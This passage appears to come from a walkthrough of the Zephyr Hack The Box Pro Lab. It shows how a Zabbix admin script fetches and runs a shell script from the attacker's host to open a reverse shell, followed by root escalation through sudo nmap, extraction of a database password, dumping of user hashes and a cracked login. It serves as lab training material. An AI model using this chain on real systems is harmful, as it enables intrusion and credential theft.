
Then let's come to Administration/Scripts

We can use this to get a reverse shell here.
wget http://10.10.14.4/shell.sh -o /tmp/shell.sh
chmod +x /tmp/shell.sh

bash /tmp/shell.sh
Come to Mointoring/Hostsand select the Zabbix Server 127.0.0.1, Right click on it and you can see the commands we can execute.

Then we can successfully get the shell as zabbix
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.110.35] 27481
bash: cannot set terminal process group (47840): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@zephyr:/$ id
id
uid=113(zabbix) gid=118(zabbix) groups=118(zabbix)
We can try to upgrade a stable shell here
upgrade to PTY
python3 -c 'import pty;pty.spawn("bash")'
^Z
stty raw -echo; fg
Firstly, let's check sudo -l
zabbix@zephyr:/$ sudo -l
Matching Defaults entries for zabbix on zephyr:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User zabbix may run the following commands on zephyr:
    (root) NOPASSWD: /usr/bin/nmap
We can find the exploits about that from GTFOBins
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
Then we can get the root shell here
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
flag.txt
vmtools-check.sh
cat flag.txt
ZEPHYR{Abu51ng_d3f4ul7_Func710n4li7y_ftw}
Also we can find the database credit from the file /usr/local/etc/zabbix_server.conf
DBName=zabbix
DBUser=zabbix

### Option: DBPassword
#       Database password.
#       Comment this line if no password is used.
#
# Mandatory: no
# Default:
DBPassword=rDhHbBEfh35sMbkY
Then we can enumerate the database, and find others credits
mysql> select * from users;
+--------+----------+--------+---------------+--------------------------------------------------------------+-----+-----------+------------+---------+---------+---------+----------------+-----------------+---------------+---------------+----------+--------+
| userid | username | name   | surname       | passwd                                                       | url | autologin | autologout | lang    | refresh | theme   | attempt_failed | attempt_ip      | attempt_clock | rows_per_page | timezone | roleid |
+--------+----------+--------+---------------+--------------------------------------------------------------+-----+-----------+------------+---------+---------+---------+----------------+-----------------+---------------+---------------+----------+--------+
|      1 | Admin    | Zabbix | Administrator | $2y$10$BH90bGVo2lv948WpM1haruzrBgVCpzEL5av9BPCewd/Q2pM1Ybl.q |     |         1 | 0          | default | 30s     | default |              0 | 192.168.210.100 |    1647985367 |            50 | default  |      3 |
|      2 | guest    |        |               | $2y$10$89otZrRNmde97rIyzclecuk6LwKAsHN0BcvoOKGjbT.BwMBfm7G06 |     |         0 | 15m        | default | 30s     | default |              0 |                 |             0 |            50 | default  |      4 |
|      5 | marcus   | Marcus | Thompson      | $2y$10$dHMYveVV/xZoM5sc9cPHGe4xUukdyOM91C.LJ8TrpRQA3s1eXhm4. |     |         0 | 0          | default | 30s     | default |              0 |                 |             0 |            50 | default  |      2 |
+--------+----------+--------+---------------+--------------------------------------------------------------+-----+-----------+------------+---------+---------+---------+----------------+-----------------+---------------+---------------+----------+--------+
3 rows in set (0.00 sec)
Then we can use hashcat to crack the password of marcus
marcus:!QAZ2wsx
192.168.210.11
We manually try to log into the servers and find that we can authenticate to192.168.210.11.